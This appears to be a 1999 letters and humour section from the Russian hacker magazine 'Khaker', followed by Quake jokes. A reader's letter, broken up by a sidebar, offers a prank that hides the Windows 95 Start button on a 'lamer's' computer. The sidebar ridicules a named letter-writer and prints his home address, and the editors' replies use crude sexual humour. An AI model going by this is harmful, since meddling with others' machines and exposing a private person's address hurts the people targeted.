Письмо:

Здрасти уважаемый ALL редакция, столь кульно-рулезного хацкерского журнала. Пишет вам агент Мадлер.
У вас хороший журнал, но не могу не поддержать Deto Freeman'a (#4/99. Адрес: olkhset@online.ru) на счет переплета. Журнал просто разваливается на глазах. Совет:

Самое дурацкое письмо номера

От: Маринова А., г. Челябинск, ул. Сони Кривой, д.26 к.142, индекс 454080.

Приветствую Вас, малоуважаемый мною журнал «Хакер». Извините, что начало грубое, но уж что накипело... Ваш журнал не имеет права носить такое название, ведь вы не имеете к «хаку» никакого отношения. Хочу, чтоб вы поняли — я пишу вам это письмо только потому, что прочитал в последнем номере письмо к.м.н. Доцента А.Щербакова, и понял, что есть еще люди, которые думают так же, как я!!! Щербаков — вот кто настоящий Хакер, а вы можете претендовать только на название «Lamer». Настоящий Хакер (а я, безусловно, крутой хакер, и это не громкие слова, а «сухие» факты !!!) должен как минимум знать два языка программирования, а вы, так же как и все читатели этого журнала, даже не сможете починить компьютер, если он у вас сломается! Вы только и умеете, что играть в игры и бегать по девчонкам!
Кстати, о девчонках... Вы пишете, что настоящий хакер должен гулять с девчонками, но это не так!!! На то он и хакер, чтобы все свободное время проводить со своим компьютером, творить (извиняюсь за высокий слог!)... У меня, например, нету никакой девчонки, и нормально — обхожусь!!! (и вообще, зачем они нужны?) Вообще, главный враг хакера — это время! Поэтому каждую минуту необходимо экономить! Вы пишете, что «настоящий» хакер должен ходить в душ два раза в день — ЗАЧЕМ? (А знаете, что в душевой с мальчиками делают?) Я, например (как и подобает настоящему хакеру) хожу в душ всего один раз в неделю, а то и реже, и чувствую себя ВПОЛНЕ КОМФОРТНО!
Так, пойдем дальше...
Настоящего хакера на улице (хотя он там и не часто бывает) должны выдавать две вещи:
— очки (как это не грустно)
— полнота веса (очевидное следствие его малоподвижного образа жизни).
Но этого не надо стыдиться! Во-первых, я не толстый, как говорят мои одноклассники (ламеры поганые) — я просто упитанный, и, между прочим, мой вес соответствует моему росту (из роста надо вычесть «100», и получится нормальный вес для вашего роста), а те, кто обзывает меня толстым, просто худые дохлики! Что же касается очков, то я «потерял» свое зрение еще при изучении «Турбо Си 2.0». Еще вы пишете, что настоящему хакеру всегда не хватает денег, но я (еще одно доказательство, что я являюсь хакером!!!) знаю, где брать деньги — можно собирать пустые бутылки и сдавать их... и в этом нет ничего плохого... ведь вы допускаете, что хакер должен копаться в мусорке в поисках пароля! — я довел эту мысль до логического конца!!! (Ну, кто умней...) Ежедневная прибыль составляет ок. 10 рублей, и у меня нет проблем с покупкой нового «Playboy'я»!!! ;-).
Вы пишете, что «настоящий» хакер должен есть то, что быстро готовится, я опять же решил эту проблему — мне готовит мама, поэтому я регулярно и хорошо питаюсь. Кстати, мама сказала мне, что от всяких там чипсов, сухариков и т.д. может быть язва (вот так-то)! А еще я не пью пиво!!! (по-вашему я безалкаш), но так же я не пью всякую там «Сосаcолу»... Я люблю компот, кисель! — и, в итоге, и внутренние органы здоровые, и проживу больше вас — алкоголиков!!!
Единственное, с чем вы угадали — это то, что настоящий хакер должен быть милитаризованным! Действительно, моя любимая песня — «You in an Army Now»!!! — настоящая хакерская песня...
Хотите еще одно доказательство, что я — хакер? В своей рубрике «Мастерская» вы пишете о создании игр, а я вот уже почти закончил создание «Крестиков-Ноликов»!!! А вам слабо??? ;-)
В общем, на этом можно и остановиться (хотя у вас еще много недостатков, о которых стоит сказать).
Так же меня, к примеру, обидело то, что вы опубликовали письмо А.Щербакова в рубрике «Самое дурацкое письмо номера». Если вы так же поступите и с моим письмом, то я ХАКНУ ваш сервер (папа обещал мне скоро сделать Internet), в то же время если вы НЕ опубликуете мое письмо — не доведете его до глаз читателей — то это еще раз подтвердит, что вы слабаки и трусы и что вам всем правда глаза режет!!!
Ну, вот и все.
Александр Маринов ака Шурик ака «Urri» ака «Stuff».
P.S. Почему вы не употребляете всевозможные рожицы, типа ;-) и :-), ведь они являются неотъемлемым атрибутом любого хакера!
P.P.S. Пишу письмо «от руки», так как мой компьютер временно вышел из строя ;-(.
P.P.P.S. А.Щербаков был прав — я, например, тоже не знаю, кто такой DJ GROOVE!!!

Ответ X:

No comment...

бесплатно прилагайте скотч или что-нибудь для закрывания глаз (чтобы хотя бы не видеть этого ужаса).
Продолжаю. Кульные у вас художники, им отдельный привет (особо кульно нарисовано в #5/99 на стр. 029 и 083)!
И последнее. Как напакостить ламеру, если есть доступ к его компу:
1. Выделите кнопку «Пуск» так, чтобы на ней появился пунктир.
2. Нажмите Alt+минус на цифровой клаве.
3. В появившемся меню выберите «Закрыть». И «Пуск» исчезает.
Теперь он вернется только после перезагрузки (трюк работает только в 95'ом Мастдае).
Вот и все!
Гуд Бай кул хацкеры!
Мое мыло: file_x@mail.ru.

Ответ X:

Дарова. Мы решили по твоей просьбе комплектовать журнал скотчем для глаз ☺. Начнем со следующего номера. Также в поставку журнала будут входить: скотч для рук (особо крепкий), наручники для ног и батареи центрального отопления (укомплектовано тремя замками, создано для острого удовольствия), тушь для подмышек и губная помада "Дзинтарс" для бодиарта ☺. А спецвыпуски X будут комплектоваться еще и презервативами, и запасными дынями для вечернего отдыха со встроенным модемом на 14.400. Ну, а в люкс поставки будут включаться ма-а-аленькие Кибизоиды (для любителей ощущений погорячее), которые будут кричать: «Возьми меня! Возьми меня быстрее! (че, дура, что ль? Я никуда не еду!)». Одним словом, твое предложение об изменении комплектации издания — правильное и имеет под собой почву. Ценовую политику постараемся не менять, так что все эти маленькие радости сможет себе позволить каждый ☺. Извини, больше писать не могу, у нас все заняты: в форме эксперимента на всех машинах редакции убрали кнопку «Пуск», но она после ребута почему-то не появляется. Не знаем, что делать, админ в панике, остальные в шоке. Напиши, как нам теперь быть. На этом кончаю, целую, твоя тетя Роза.

В этот раз весь Хумор я решил посвятить Кваке. Популярная игрушка, много народу от нее тащится, и, конечно, для многих Квака уже стала отдельной жизнью. Вот об этой жизни мы сегодня и поболтаем. ☺

Законы Мерфи для Кваки

Как известно, вся наша жизнь протекает согласно основному закону Мерфи (Если какая-либо неприятность может произойти, она обязательно произойдет.), а также согласно дополнению Маха (Если какая-либо неприятность ну никак не может произойти, она все равно произойдет.). Несколько месяцев назад я обратил внимание на то, что эти законы чрезвычайно справедливы и для всенародной игры **Quake**. Пораженный этим открытием, я серьезно занялся исследованием данной темы и открыл множество интересных закономерностей.

Итак, законы Мерфи для Квейка:

Если у вас максимум здоровья и брони, куча оружия и **quad damage**, значит через две секунды вас убьют.

Замечание:

Если вас не убили, значит только то, что все игроки покинули сервер.

Если у противника максимум здоровья и брони, куча оружия и **quad damage**, значит... через две секунды вас убьют.

Если вы выстрелили из рокет-лаунчера, и вас тут же убили, значит сейчас вы прореспаунитесь прямо на пути вашей ракеты.

Как только вы возьмете красную броню и мега-хэлф, сзади появится человек с рокет-лаунчером и **quad damage**.

Если вы, истратив всю красную броню, половину здоровья и все боеприпасы, все-таки завалите этого засранца, значит сейчас сзади появится другой с **BFG**.

Если вы заметите, что один из игроков стоит на месте и не отвечает на ваши выстрелы, и, догадавшись, что он временно отлучился из игры, вы по-джентельменски пробежите мимо, то через секунду умрете от ракеты, пущенной в спину.

Если вы увидели сообщение «Играем только на шотганах», значит сейчас вас вынесут из **BFG**.

Если вы, найдя на уровне укромное местечко, отправитесь в туалет, то, вернувшись, обнаружите свой труп посредине арены, лежащую на клавиатуре кошку и необычайно большое количество фрагов у неприятеля.

Действие защитного костюма заканчивается как раз в тот момент, когда вы, проплыв десять метров в глубину токсичных отходов, взяли **BFG** и **quad damage**.

Если до фраглимита вам остался один фраг, значит сейчас вы выстрелите из ракетницы себе под ноги и упадете в лаву.

Максимум, что может остаться после смерти противника — это шотган, даже если перед смертью неприятель осыпал вас градом ракет.

Замечание:

Этот шотган все равно возьмете не вы, а вооон тот паренек с идиотским скином.

Обычно ваш респаун происходит в эпицентре взрыва **BFG**, посредине арены во время крутой разборки или, на крайний случай, около рэйлгана, к которому бегут, как минимум, игроков пять.

Если вы увидели с крыши бойню и пару раз для прикола выстрелили туда из бластера, то все игроки тотчас закончат бой и побегут искать вас, а вы теперь за всю жизнь не отделаетесь от статуса «ныкающегося ламка».

Пущенная наугад ракета попадет прямиком в вас.

Дополнение:

После чего вы непременно упадете в лаву.

Анекдоты про Кваку

Объявлено всемирное разоружение квакеров. На пункте сдачи Ромеро принимает оружие:

Swordsman [MLG] тащит окровавленный шотган с диким количеством зарубок на нем.

GrandMasta [IVV] приносит обгорелый рокет-лаунчер.

Urban [IVV] сгибается под тяжестью старого, покрытого ржавчиной рэйлгана.

Вдруг, к всеобщему удивлению, прибегает ламер Миша **[PLT]** и гордо заявляет

— А у меня ракета!!!

Ну, Ромеро офигел — откуда у ламера ракета?

На что Миша поворачивается задом, нагибается и говорит:

— Вытаскивайте!

Бежит квакер по уровню, вдруг слышит, как внутренний голос ему говорит: «Стрэйф влево!» Ну он резко стрейфится влево, справа от него пролетает ракета! Бежит квэйкер дальше, и тут внутренний голос опять говорит: «Стрэйф вправо!» Парень берет резко вправо, бах — слева от него взрывается граната!

Внутренний голос: «Отломай все зубья у твоего **hook**'а!»

Квэйкер: «А это еще зачем? Они мне еще пригодятся!»

Забегает за угол, а там толпа квэйкеров из другой команды — окружили его, загнали в угол и спрашивают:

— А сколько ты на нашем ламере Мише фрагов заработал?

— **15**.

— А ну суньте ему его же собственный hook в задницу и поверните **15** раз!